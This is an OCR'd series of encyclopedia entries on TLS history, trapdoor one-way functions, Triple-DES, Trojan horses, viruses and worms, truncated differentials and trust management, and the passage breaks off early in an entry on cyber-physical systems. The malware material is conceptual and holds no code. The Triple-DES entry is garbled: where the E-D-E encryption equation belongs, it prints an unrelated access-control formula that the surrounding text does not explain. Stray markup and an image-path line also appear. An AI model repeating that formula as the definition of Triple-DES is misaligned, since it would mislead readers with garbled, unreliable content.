A general guideline for generic TLS extensions is given by Blake-Wilson et al. (2006).

The *Internet Engineering Task Force* (IETF) released TLS in 1999 as an upgrade to SSL 3.0. The first version was TLS 1.0 (Dierks and Allen 1999) (released 1999), then TLS1.1 (Dierks and Rescorla 2002) (released 2006), TLS 1.2 (Chown 2002; Black-Wilson et al. 2006), Dierks and Rescorla (2008) (released 2008), and TLS 1.3 (Rescorla 2018) (released 2018).

Cross-References

HTTPS, HTTP Over TLS
Security Standards Activities
Web Security

References

Black-Wilson S, Nystrom M, Hopwood D, Mikkelsen J, Wright T (2006) Transport Layer Security (TLS) extensions. IETF RFC 4366, April 2006. http://www.ietf.org/rfc/rfc4366.txt

Chown P (2002) Advanced encryption standard (AES) ciphersuites for transport layer security (TLS). IETF RFC 3268, June 2002. http://www.ietf.org/rfc/rfc3268.txt

Dierks T, Allen C (1999) The TLS protocol version 1.0. IETF RFC 2246, Jan 1999. http://www.ietf.org/rfc/rfc2246.txt

Dierks T, Rescorla E (2002) The Transport Layer Security TLS protocol version 1.1. IETF RFC 4346, April 2006. http://www.ietf.org/rfc/rfc4346.txt

Dierks T, Rescorla E (2008) The Transport Layer Security (TLS) protocol version 1.2. IETF RFC 5246, Aug 2008. This document obsoletes predecessors RFC 3268, 4346, 4366 and updates RFC 4492. http://www.ietf.org/rfc/rfc5246.txt

Gupta V, Black-Wilson S, Moeller B, Hawk C (2006) ECC cipher suites for Transport Layer Security TLS. IETF RFC 4492, May 2006. http://www.ietf.org/rfc/rfc4492.txt

Hollenbeck S (2004) Transport layer security protocol compression methods. IETF RFC 3749, May 2004. http://www.ietf.org/rfc/rfc3749.txt

Mavroyanopoulos N (2007) Using OpenPGP keys for TLS authentication. IETF RFC 5081, Nov 2007. http://www.ietf.org/rfc/rfc5081.txt

Medvinsky A, Hur M (1999) Addition of Kerberos cipher suites to transport layer security (TLS). IETF RFC 2712, Oct 1999. http://www.ietf.org/rfc/rfc2712.txt

Moeller B (2001) Security of CBC Ciphersuites in SSL/TLS: problems and countermeasures. http://www.openssl.org/~bodo/tls-cbc.txt/

Rescorla E (2000) SSL and TLS. Designing and building secure systems. Addison-Wesley, Reading

Rescorla E (2018) The Transport Layer Security (TLS) Protocol version 1.3. IETF RFC 8446. https://datatracker.ietf.org/doc/html/rfc8446

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300995

Transport-Level Security

Web-Based Security Protocols

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_482

Trapdoor One-Way Function

Matthew J. B. Robshaw[32] ✉
(32) Orange Labs, Issy Moulineaux, France

✉ **Matthew J. B. Robshaw**
Email: matt.robshaw@orange-ftgroup.com

Definition

A trapdoor one-way function is a one-way function with an additional requirement. Informally, a one-way function might be described as a function for which evaluation in one direction is straightforward, while computation in the reverse direction is far more difficult. Such a function becomes a trapdoor one-way function when one adds the requirement that computation in the reverse direction becomes straightforward when some additional (trapdoor) information is revealed.

Background

Paralleling the theoretical development of one-way functions, trapdoor one-way functions were introduced by Diffie and Hellman (1976) and their implications for the development of public-key cryptography explored in that remarkable paper. The full power of trapdoor one-way functions was elegantly captured in the proposal for public-key cryptography and the introduction of digital signature schemes.

Theory

While there are alternative descriptions, one might describe a trapdoor one-way function as a function f with domain X and range (codomain) Y, where $f(x)$ is "easy" to compute for all $x \in X$, but for "virtually all" elements $y \in Y$, it is "computationally infeasible" to find an x such that $f(x) = y$. Yet, given certain trapdoor information z, it is easy to describe an "efficient" function g_z with domain Y and range X such that $g_z(y) = x$ and $f(x) = y$. Just as a bijective one-way function with identical domain and range is a one-way permutation, a bijective trapdoor one-way function with identical domain and range is a trapdoor permutation (Substitutions and Permutations).

However, unlike the case of one-way functions, no candidate trapdoor one-way function was proposed by Diffie and Hellman in their original paper (Diffie and Hellman 1976). Instead, one important proposal for a trapdoor one-way function (in fact a trapdoor one-way permutation) is due to Rivest, Shamir, and Adleman, and is known as RSA (RSA Public Key Encryption) (Rivest et al. 1978). The difficulty of integer factoring is vital to the security of RSA, and the trapdoor that allows the legitimate receiver to decrypt an encrypted message effectively consists of the factorization of some large number. The knapsack problem (Merkle and Hellman 1978) (Knapsack Cryptographic Schemes) provides an example of a candidate trapdoor one-way function that was compromised by subsequent cryptanalysis.

The theoretical treatment of both one-way functions and trapdoor one-way functions is extensive (Yao 1982), yet in practice, there remain only a few practical and trusted proposals.

Cross-References

One-Way Function
Public Key Cryptography

Recommended Reading

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Info Theory IT-22(6):644–654
[MathSciNet]

Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Merkle RC, Hellman ME (1978) Hiding information and signatures in trap door knapsacks. IEEE Trans Info Theory 24:525–530

Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21:120–126
[MathSciNet]

Yao AC (1982) Theory and applications of trapdoor functions. In: Proceedings of the IEEE 23rd annual symposium on foundations of computer science, Chicago, pp 80–91

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300996

Treemap Visualization

Managing and Monitoring Social Network\break{

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300997

Tripartite Key Exchange

Pairing-Based Key Exchange

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_621

Triple-DES

Christophe De Cannière[33] ✉
(33) Department of Electrical Engineering, Katholieke Universiteit Leuven, Leuven-Heverlee, Belgium

✉ **Christophe De Cannière**
Email: christophe.decanniere@esat.kuleuven.be

Since the introduction of the Data Encryption Standard (DES) in the mid-1970s, cryptanalysts have been increasingly concerned about the 56-bit secret key used in the cipher and its vulnerability to exhaustive key search. In 1977, Diffie and Hellman (1997) estimated the cost of a machine capable of recovering a 56-bit key within a day at US$20 million. In 1993, Wiener provided a detailed design for a machine which would reduce the average search time to 3.5 h (Wiener 1996). The design consisted of 57,000 custom chips and had an estimated cost of US$1 million. Half a decade later, the Electronic Frontier Foundation (EFF) actually built the first search machine. The US$250,000 machine was called “Deep Crack” (Electronic Frontier Foundation (EFF) 1998) and ran through the complete key space in 9 days.

As it became clear that DES did not provide adequate security because of its 56-bit secret key, the cipher was gradually replaced by Triple-DES (also known as TDEA). Triple-DES is a multiple encryption scheme. The idea of triple encryption was proposed by Diffie and Hellman, who noted that double encryption schemes did not improve the security much. Matyas and Merkle suggested a variant on this scheme, which was included in the ANSI X9.52 (1998) standard, and replaced single DES as FIPS approved symmetric algorithm of choice in 1999 (FIPS 46–3 (National Institute of Standards and Technology 1979)). Triple-DES itself is now being replaced in favor of the Advanced Encryption Standard (Rijndael/AES). The

transition is slow, however, and both encryption schemes are expected to coexist for many years (see, e.g., NIST SP 800–67 (National Institute of Standards and Technology 2004)).

The Triple-DES encryption algorithm consists of three applications of DES. The ANSI X9.52 variant is defined as.

$$\texttt{Access}(O, D) \approx \mathcal{S}(\mathcal{L}(O))$$

where P and C are 64-bit plaintext and ciphertext blocks, and ($E_K(\cdot)$) and ($D_K(\cdot)$) denote the DES encryption and decryption functions. The standard specifies three different ways of choosing the 56-bit keys K_1, K_2, and K_3:

- *Keying Option 1*. K_1, K_2, and K_3 are independent (168 secret bits)
- *Keying Option 2*. K_1 and K_2 are independent, $K_3 = K_1$ (112 secret bits)
- *Keying Option 3*. $K_1 = K_2 = K_3$ (56 secret bits)

The last keying option is equivalent to a single DES encryption and provides backward compatibility with older systems. Because of this convenient feature, the *E-D-E* scheme described above is usually preferred over the *E-E-E* variant, which consists of three consecutive encryptions.

Option 2 (two-key Triple-DES) effectively doubles the number of key bits and triples the number of rounds of DES. Option 1 (three-key Triple-DES) triples both. As a result, the algorithm is strengthened both against cryptanalytical attacks (linear and differential cryptanalysis) and against exhaustive key search. Still, the security gain obtained by doing multiple encryptions is not as high as one might expect, mainly because of meet-in-the-middle attacks. It is especially true for double encryption schemes, but the technique also applies to two-key and three-key Triple-DES. However, none of the attacks pose an immediate threat, as they currently require an impractical amount of resources.

A first meet-in-the-middle attack on two-key Triple-DES was proposed by Merkle and Hellman (1981). Their attack takes 2^{56} operations but requires 2^{56}*chosen* plaintexts (Chosen Plaintest Attack) and a large amount of memory to store 2^{56} 64-bit data blocks. The attack was later improved by van Oorschot and Wiener (1990), who demonstrated that an adversary could recover the 112-bit key in 2^{120-t} steps, if he or she is given 2^t*known* plaintexts (refer Known plaintext attack) and 2^t blocks of storage.

The classical meet-in-the-middle attack applied to three-key Triple-DES requires three known plaintexts, 2^{56} units of storage, and in the order of 2^{112} operations. In (Lucks 1998), Lucks proposes an alternative attack, requiring the same amount of memory, 2^{45} known plaintexts and 2^{108} analysis steps. Additionally, Kelsey et al. (1996) have demonstrated that three-key Triple-DES is vulnerable to related key attacks.

Two-key and three-key Triple-DES have considerably longer secret keys than single DES, but they still operate on 64-bit data blocks. This implies that the cipher starts leaking information about the plaintext when more than 2^{32} data blocks are encrypted without changing the key (a matching ciphertext attack as a consequence of the birthday paradox). This limitation, together with the fact that Triple-DES is rather slow, motivates the switch to a 128-bit block cipher such as the Advanced Encryption Standard.

Editors note: As of 2017 the National Institute of Standards and Technology (NIST) recommends to stop using Triple-DES and move to AES (https://csrc.nist.gov/news/2017/update-to-current-use-and-deprecation-of-tdea).

Cross-References

Block Ciphers
Multiple Encryption
Weak Keys

References

ANSI-X9.52 (1998) Triple date encryption algorithm modes of operation. Revision 6.0

Diffie W, Hellman M (1997) Exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84

Electronic Frontier Foundation (EFF) (1998) DES cracker. Available http://www.eff.org/DEScracker/

https://csrc.nist.gov/news/2017/update-to-current-use-and-deprecation-of-tdea

Kelsey J, Schneier B, Wagner D (1996) Key-schedule cryptanalysis of IDEA, G-DES, GOST, SAFER, and Triple-DES. In: Koblitz N (ed) Advances in cryptology – CRYPTO'96, Santa Barbara,

18–22 August 1996, Lecture notes in computer science, vol 1109. Springer, Berlin, pp 237–251

Lucks S (1998) Attacking triple encryption. In: Vaudenay S (ed) Fast software encryption (FSE'98), Paris, 23–25 March 1998, Lecture notes in computer science, vol 1372. Springer, Berlin, pp 239–257

Merkle RC, Hellman ME (1981) On the security of multiple encryption. Commun ACM 24:465–467 [MathSciNet]

National Institute of Standards and Technology (1979) FIPS-46: Data Encryption Standard (DES). Revised as FIPS 46-1:1988, FIPS 46-2:1993, FIPS 46-3:1999. Available at http://csrc.nist.gov/publications/fips/fips46-3/fips46-3.pdf

National Institute of Standards and Technology (2004) Recommendation for the Triple Data Encryption Algorithm (TDEA) Block Cipher. SP-800-67, NIST, March 2004. Draft available at http://csrc.nist.gov/publications/drafts.html

van Oorschot PC, Wiener MJ (1990) A known plaintext attack on two-key triple encryption. In: Damgård I (ed) Advances in cryptology – EUROCRYPT'90, Aarhus, 21–24 May 1990, Lecture notes in computer science, vol 473. Springer, Berlin, pp 318–325

Wiener M (1996) Efficient des key search. In: Stallings W (ed) Practical cryptography for data internetworks. Presented at the rump session of CRYPTO'93. Reprinted in practical cryptography for data internetworks. IEEE Computer Society Press, Los Alamitos, pp 31–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300998

Trojan

Spyware

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_331

Trojan Horses, Computer Viruses, and Worms

Yvo Desmedt[34] ✉
(34) Department of Computer Science, The University of Texas at Dallas, Richardson, TX, USA

✉ **Yvo Desmedt**
Email: y.desmedt@cs.ucl.ac.uk

Original Definition

A program which is different from the specified (specs) one is said to contain a *Trojan horse*. The Trojan horse may be malicious.

Current Definition

Malware which misleads.

Note that under the original definition any malware was considered a Trojan.

Theory

It is undecidable to decide whether a program is free of Trojan horses. Trojans could also be in hardware, called Hardware Trojan. The use of a computer virus to introduce a Hardware Trojan was already proposed in Desmedt (1987).

Computer Viruses

Malware which, when executed, can modify other computer programs, e.g., by copying itself (or a part of it) into these, is called a *computer virus* (Cohen, 1984; Adleman, 1990; Denning, 1988). Protection mechanisms used against computer viruses are to:

- *Use digitally signed computer programs*. Provided these digitally signed programs were developed in a secure and trusted environment, then one can detect modifications to the digitally signed program (Pozzo and Gray, 1987). (For implementation issues see, e.g., Davida et al. 1989.) If the environment was not trusted, known computer viruses may be in the digitally signed program and remain undetected unless virus scanners are also used.
- *Use virus scanners*. To a known computer virus corresponds a fingerprint (also known as a "signature" in the computer virus literature). Before running a program (e.g., at the start-up of the computer), a virus scanner will check the program for fingerprints of known computer viruses. The disadvantage of this method is that it cannot detect new computer viruses that differ enough from old ones. For more details consult, e.g., Hoffman et al. (1990), White et al. (1999), and White (2000).

A lot of research was done on computer viruses in the 1980s and 1990s (see, e.g., Chess 1989; Lefkon 1988). Some of these viruses caused quite some damage. One of the computer viruses was able to destroy a display on an IBM PC. At that time CRTs (cathode-ray tubes) were used for display. It used the energy of an electron beam that would excite phosphor to emit photons (i.e., light). To facilitate graphics the positioning of the beam was programmable on an IBM PC. The computer virus exploited this to position the beam long enough to "write" to the same location on the screen, resulting in the burning out of the phosphor there. This was repeated until the screen was "destroyed." After the US Federal "Computer Fraud and Abuse Act" was amended in October of 1996 (Legal implication, 2000), very few computer viruses were released in the wild.

Worms

A worm indicates a Trojan Horse that spreads using network resources.

A *hybrid* may have characteristics of both a worm and a computer virus. The use of this terminology avoids the debate whether the “2 November 1988” virus should be called the Internet Virus or the Internet Worm (Eichin and Rochlis, 1989). Although this malware was designed to only work on Sun and Vax computers, these computers were popular enough to bring the Internet to its knees.

Today’s most known malware is Ransomware. The attacks make stored data inaccessible until a ransom is paid. Encryption and the leaked NSA malware called EternalBlue are favorite tools in this context (Newman, 2018).

Cross-References

Malware
Malware Detection

References

Adleman LM (1990) An abstract theory of computer viruses. In: Goldwasser S (ed) Advances in Cryptology – Crypto’88, Proceedings. Lecture Notes in Computer Science, vol 403. Springer, pp 354–374. Santa Barbara, California, U.S.A., 21–25 Aug

Chess DM (1989) Computer viruses and related threats to computer and network integrity. Comput Netw ISDN Syst 17(2):141–148

Cohen F (1984) Computer viruses: theory and experiments. In: Seventh National Computer Security Conference, pp 240–263. Also appears in Second IFIP International Conference on Computer Security

Davida GI, Desmedt YG, Matt BJ (1989) Defending systems against viruses through cryptographic authentication. In: Proceedings 1989 IEEE Symposium on Security and Privacy. Oakland, California, pp 312–318

Denning PJ (1988) Computer viruses. Am Sci 76:236–238

Desmedt Y (1987) Is there an ultimate use of cryptography? In: Odlyzko A (ed) Advances in Cryptology, Proceedings of Crypto ’86. Lecture Notes in Computer Science, vol 263. Springer, pp 459–463. Santa Barbara, California, U.S.A., 11–15 Aug

Eichin MW, Rochlis JA (1989) With microscope and tweezers: an analysis of the Internet virus of November 1988. In: Proceedings 1989 IEEE Symposium on Security and Privacy. Oakland, California, pp 326–343

Hoffman LJ (ed) (1990) Rogue programs: viruses, worms and trojan horses. Van Nostrand Reinhold, New York

Lefkon D (ed) (1988) Annual Computer Virus & Security Conference, New York

Legal implication (2000). https://cs.stanford.edu/people/eroberts/cs181/projects/2000-01/viruses/legal.html

Newman LH (2018) The leaked NSA spy tool that hacked the world. Wired

Pozzo MM, Gray TE (1987) An approach to containing viruses. Comput Secur 6(4):321–331

White SR (2000) Virus bulletin 2010: a retrospective. In: International Virus Bulletin Conference

White SR, Swimmer M, Pring EJ, Arnold WC, Chess DM, Morar JF (1999) Anatomy of a commercial-grade immune system. In: International Virus Bulletin Conference

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_622

Truncated Differentials

Alex Biryukov[35] ✉
(35) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definitions

The notion of a truncated differential was defined by Knudsen (1995) and was applied to cryptanalyze the cipher *SAFER* due to its word-oriented operations (Knudsen and Berson 1996). Truncated differentials are an extension of the notion of *differentials*, used in differential cryptanalysis. The main idea is to leave part of the difference unspecified, thus clustering several differentials together.

Theory

This can be done by specifying *m*-bit constraints on the whole block (where *m* is smaller than the block size *n*), like: *(A, -A, B, 2B)*, where *A*, *B* can take any value as was done in (Knudsen 1995); or by fixing part of the data block to certain value and allowing the rest to vary arbitrarily, like: (0, *, 3, *, 255, *, *), where ∗ may take any value. Such "wild-card" differentials were first introduced in the cryptanalysis of the hash-function *Snefru* (Biham and Shamir 1991). Truncated differentials are a powerful tool against ciphers with word-oriented structure, and play an important role in extensions of differential techniques such as impossible-differentials and boomerang attacks.

Applications

These days they are also frequently used in analysis of compression functions of hash functions (e.g., attacks on Grindahl, RadioGatun, Shamata, etc.). Truncated differentials are often combined with a technique of packing data into *structures*, which sometimes allow to exploit truncated differentials even with probabilities lower than 2^{-n}. Refer also differential cryptanalysis.

Cross-References

Differential Cryptanalysis

Recommended Reading

Biham E, Shamir A (1991) Differential cryptanalysis of Snefru, Khafre, REDOC-II, LOKI and Lucifier. In: Feigenbaum J (ed) Advances in cryptology—CRYPTO'91. Lecture notes in computer science, vol 576. Springer, Berlin, pp 156–171

Knudsen LR (1995) Truncated and higher order differentials. In: Preneel B (ed) Fast software encryption, FSE'94. Lecture notes in computer science, vol 1008. Springer, Berlin, pp 196–211

Knudsen LR, Berson TA (1996) Truncated differentials of SAFER. In: Gollmann D (ed) Fast software encryption, FSE'96. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 15–26

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300999

Trust Anchor

Certification Authority

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_832

Trust Management

Brian Wongchaowart[36] ✉ and Adam J. Lee[36] ✉
(36) Department of Computer Science, University of Pittsburgh, Pittsburgh, PA, USA

✉ **Brian Wongchaowart**
Email: bpw5@cs.pitt.edu

✉ **Adam J. Lee (Corresponding author)**
Email: adamlee@pitt.edu

Synonyms

Decentralized trust management

Related Concepts

Attribute-Based Access Control; Digital Credentials; Trust Negotiation

Definition

Trust management refers to the process of deciding whether the execution of a requested action is authorized by the combination of a local security policy and digitally signed assertions issued by trusted remote parties.

Background

The trust management problem was first described in 1996 by Blaze, Feigenbaum, and Lacy in their seminal paper “Decentralized Trust

Management" (Blaze et al. 1996):

> It is our thesis that a coherent intellectual framework is needed for the study of security policies, security credentials, and trust relationships. We refer collectively to these components of network services as the *trust management problem*.

The key observation made in this paper is that the growth of networked applications has fundamentally altered the information needed to make informed authorization decisions in computing systems. Rather than relying solely on the local knowledge of a resource owner, decisions about which entities are trusted to perform an action instead need to be made on the basis of verifiable assertions about their identity or attributes, encoded in digital credentials such as X.509 certificates or other attribute-based credentials. Security policies must therefore specify which credential issuers are trusted. Furthermore, the level of trust placed in a particular credential issuer may in turn depend on the credentials possessed by that credential issuer.

Making authorization decisions in an environment in which trust is decentralized is thus considerably more complex than doing so in a centrally administered domain. In view of this complexity, Blaze, Feigenbaum, and Lacy argued that application-level security policies should be separated from the mechanism responsible for enforcing them. The resulting policy enforcement process was to be the task of a general-purpose trust management system.

Theory

In a sense, a trust management system is not supposed to make any new decisions. It is instead responsible for verifying that a requested action is consistent with a specified security policy. If an action is ultimately authorized by a trust management system, then it must be possible to construct a proof of policy compliance justifying the authorization decision using the local policy rules and any remotely supplied credentials. For this reason, the dominant view of trust management in the literature is that it consists of enforcing policy rules specified in a logic-based language by attempting to construct a proof of authorization for a proposed action. If no such proof can be found, then the proposed action is rejected.

A representative language that is the basis of many proposed trust management systems is Datalog, sometimes used in an extended form called Datalog with constraints. A Datalog program consists of a set of first-order definite clauses with no function symbols, that is, Horn clauses of the form $a_0 \leftarrow a_1, \ldots, a_n$, where each a_i is an atom $p_i(t_1, \ldots, t_{k_i})$ consisting of a predicate symbol p_i and its argument terms (either constants or variables). The atom on the left-hand side of the implication symbol $\leftarrow$ is called the *head* of the clause, whereas the atoms on the right-hand side of the implication symbol are its *body*. A clause may have an empty body, in which case it represents a *fact* (and is usually written without the implication symbol). Clauses with at least one body atom represent *rules*.

The head of a clause can be derived when every atom in its body is known to be true. More precisely, given the rule $a_0 \leftarrow a_1, \ldots, a_n$, if there exists a substitution θ that replaces all of the variables in the rule by constants such that each resulting body atom $\theta(a_i)$ is known to be true, then $\theta(a_0)$ – that is, the result of applying the same substitution to the head of the clause – is derivable. For example, given the rule *canRead*(*x*, *y*) ← *user*(*x*), *file*(*y*), *owns*(*x*, *y*) and the facts *user*(*Alice*), *file*(*file*1), and *owns*(*Alice*, *file*1), the fact *canRead*(*Alice*, *file*1) is derivable via the substitution θ = {*x*/*Alice*, *y*/*file*1}.

In the context of trust management, the contents of both policies and credentials can be expressed as Datalog clauses. For instance, consider a local policy rule that permits user *x* to read file *y* if the owner of *y* says that *x* is allowed to read *y*. This rule can be translated into the Datalog clause *canRead*(*x*, *y*) ← *owns*(*z*, *y*), *z* says *canRead*(*x*, *y*), where the syntax *z* says *canRead*(*x*, *y*) is used in place of an atom like *saysCanRead*(*z*, *x*, *y*) for readability. A digital credential signed by Bob asserting that Charles can read *file*2 would be translated into the fact *Bob* says *canRead*(*Charles*, *file*2) after the signature on the credential is verified. Credentials can also encode delegation rules such as *Bob* says *canRead* (*x*, *file*2) ← *Alice* says *canRead*(*x*, *file*2), which delegates the authority to grant read permission for *file*2 from Bob to Alice.

Datalog with constraints extends the form of a Datalog clause to $a_0 \leftarrow a_1, \ldots, a_n, c$, where *c* is a first-order formula that acts as a constraint on the values that variables in the clause can take: the head of the clause is derivable under substitution θ only if the constraint *c* in the body is satisfied

by θ. The expressiveness of the language is determined by the *constraint domainC* from which constraints are allowed to be chosen; Datalog with a particular constraint domain *C* is referred to as Datalog *C*. As an example, Datalog with constraints can be used to amend the previous file access control example to also enforce a basic mandatory access control policy. In particular, modifying the discretionary access control rule $canRead(x, y) \leftarrow owns(z, y)$, z says $canRead(x, y)$ to read $canRead(x, y) \leftarrow owns(z, y)$, z says $canRead(x, y)$, $level(x) \geq level(y)$ enforces a constraint that only permits users to read files which have a security level that is at or below their own security level.

An alternative to directly proving predicates like *canRead* that explicitly authorize a requested action is to prove that a user belongs to a certain role – for example, *memberOf*(*Alice*, *university_ students*) – and then use a role-based access control system to map roles to permitted actions. The RT family of trust management languages is an influential example of this approach (Li et al. 2002).

Applications

The primary application of trust management systems is to allow entities in a distributed system to access electronic resources even when they are unknown to – and thus unauthorized by – the resource owners. In large dynamic systems, resource providers cannot be expected to know every user a priori. Trust management approaches to authorization allow proofs of authorization for these users to be generated at runtime. In these types of settings, there are essentially two interaction models for trust management using logic-based security policies and credentials. One is that a user requesting that an action be performed must submit any credentials required to prove that the action is authorized, or even the proof of authorization itself. One example of this approach is SecPAL (Becker et al. 2007).

A more flexible model of access control is for the trust management system to try to discover whether the action requester has the authority to perform some action by automatically querying remote parties that might be able to provide relevant credentials. For example, suppose that Alice requests the ability to read *file*2 in the file access control scenario from above. If the trust management system finds that the owner of *file*2 is Bob, not Alice, it can automatically query Bob to see if he is willing to issue a

credential that gives Alice permission to read *file*2. The Grey (Bauer et al. 2005) trust management system uses this model, which is known as *distributed proof construction*, since multiple entities collaborate across a network to construct a single proof of authorization. Note also that the credential *Bob* says *canRead*(*Alice*, *file*2) can logically be stored with either Bob or Alice. RT introduced the concept of a credential storage type system that specifies whether a certain class of credentials can be found with the issuer of the credential (Bob) or the subject of the credential (Alice).

When the proof process is distributed, a credential requested by a remote trust management system may be considered sensitive information that should not be freely disclosed. While some distributed proof systems do not support credential access control, more sophisticated systems consider credential disclosure itself to be an action that must be authorized by a logical proof of compliance with a disclosure policy. Thus, a credential request may trigger a counter request for credentials belonging to the credential requester. Incorporating this bilateral and iterative exchange of credentials into the trust management process is often referred to as *trust negotiation* (Yu et al. 2003; Bonatti and Samarati 2000).

Open Problems and Future Directions

Perhaps the greatest challenge hindering the deployment of trust management systems is the difficulty of capturing the security policies that users would truly like to see enforced in a set of logical rules. There are two distinct aspects to this. First, the task of authoring policy rules poses a usability issue for users who may not be comfortable with formal logic or policy specification. Since no advance in access control can realize its full potential unless users are able to create policies that accurately reflect their intentions, additional research into effective user interfaces for trust management should be pursued.

Second, a trust management system may fail to capture the user's intent due to a lack of expressiveness in the logical language itself. Trust as a general concept often involves matters of uncertainty and risk that are poorly supported by most trust management systems described in the research literature, in which authorization is a binary decision determined by whether adequate credentials have been supplied. Increasingly, work in the Internet of Things (IoT) and vehicular ad hoc network (VANET) space

rely on more observational measures of trust, more akin to the types of interaction-based recommendation systems that are ubiquitous in online commerce. Incorporating a composite notion of trust (Lee and Yu 2009) that includes both organizational trust (e.g., via credentials) and observational trust (e.g., via reviews or ratings) will be important in supporting these more dynamic environments in the future.

References

Bauer L, Garriss S, Reiter MK (2005) Distributed proving in access-control systems. In: Proceedings of the IEEE symposium on security and privacy. IEEE, Oakland, pp 81–95

Becker MY, Fournet C, Gordon AD (2007) Design and semantics of a decentralized authorization language. In: Proceedings of the 20th IEEE computer security foundations symposium. IEEE, Venice, pp 3–15

Blaze M, Feigenbaum J, Lacy J (1996) Decentralized trust management. In: Proceedings of the IEEE symposium on security and privacy. IEEE, Oakland, pp 164–173

Bonatti P, Samarati P (2000) Regulating service access and information release on the web. In: Proceedings of the 7th ACM conference on computer and communications security (CCS ‘00). Association for Computing Machinery, New York, pp 134–143. https://doi.org/10.1145/352600.352620
[Crossref]

Lee AJ, Yu T (2009) Towards a dynamic and composite model of trust. In: Proceedings of the 14th ACM symposium on access control models and technologies (SACMAT), June 2009

Li N, Mitchell JC, Winsborough WH (2002) Design of a role-based trust-management framework. In: Proceedings of the IEEE symposium on security and privacy. IEEE, Oakland, pp 114–130

Yu T, Winslett M, Seamons KE (2003) Supporting structured credentials and sensitive policies through interoperable strategies for automated trust negotiation. ACM Trans Inf Syst Secur 6(1):1–42

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1733

Trust Management for Cyber-Physical Systems

Weizhi Meng[37] ✉
(37) DTU Compute, Technical University of Denmark, Copenhagen, Denmark

✉ **Weizhi Meng**
Email: weme@dtu.dk

Definition


How to define trust management may vary with scenarios. In the context of cyber physical system (CPS), trust management aims to provide strategies to establish a trust relation, by analyzing the underlying CPS infrastructure with degree of confidence. The main purpose is to measure the reputation and reliability of target entities, and secure the CPS environment through identifying malicious internal entities and actions.

Background

Cyber physical system is a kind of embedded computer to monitor, analyze, and control the physical processes, which usually consists of many networked agents including sensors, actuators, control processing units, and communication devices (Hassan et al. 2020). The software and physical components in CPS are often intertwined.

With the development of information and communication technologies (ICT), the modern CPS has been adopted in various areas (Giraldo et al. 2017), such as smart grid, transportation, medical monitoring, industrial control systems, Internet of Things (IoT), smart city, manufacturing

systems, etc. Most current cyber-physical control systems employ a hierarchical structure, as shown in Fig. 1.



Trust Management for Cyber-Physical Systems, Fig. 1 Typical architecture of cyber-physical control systems

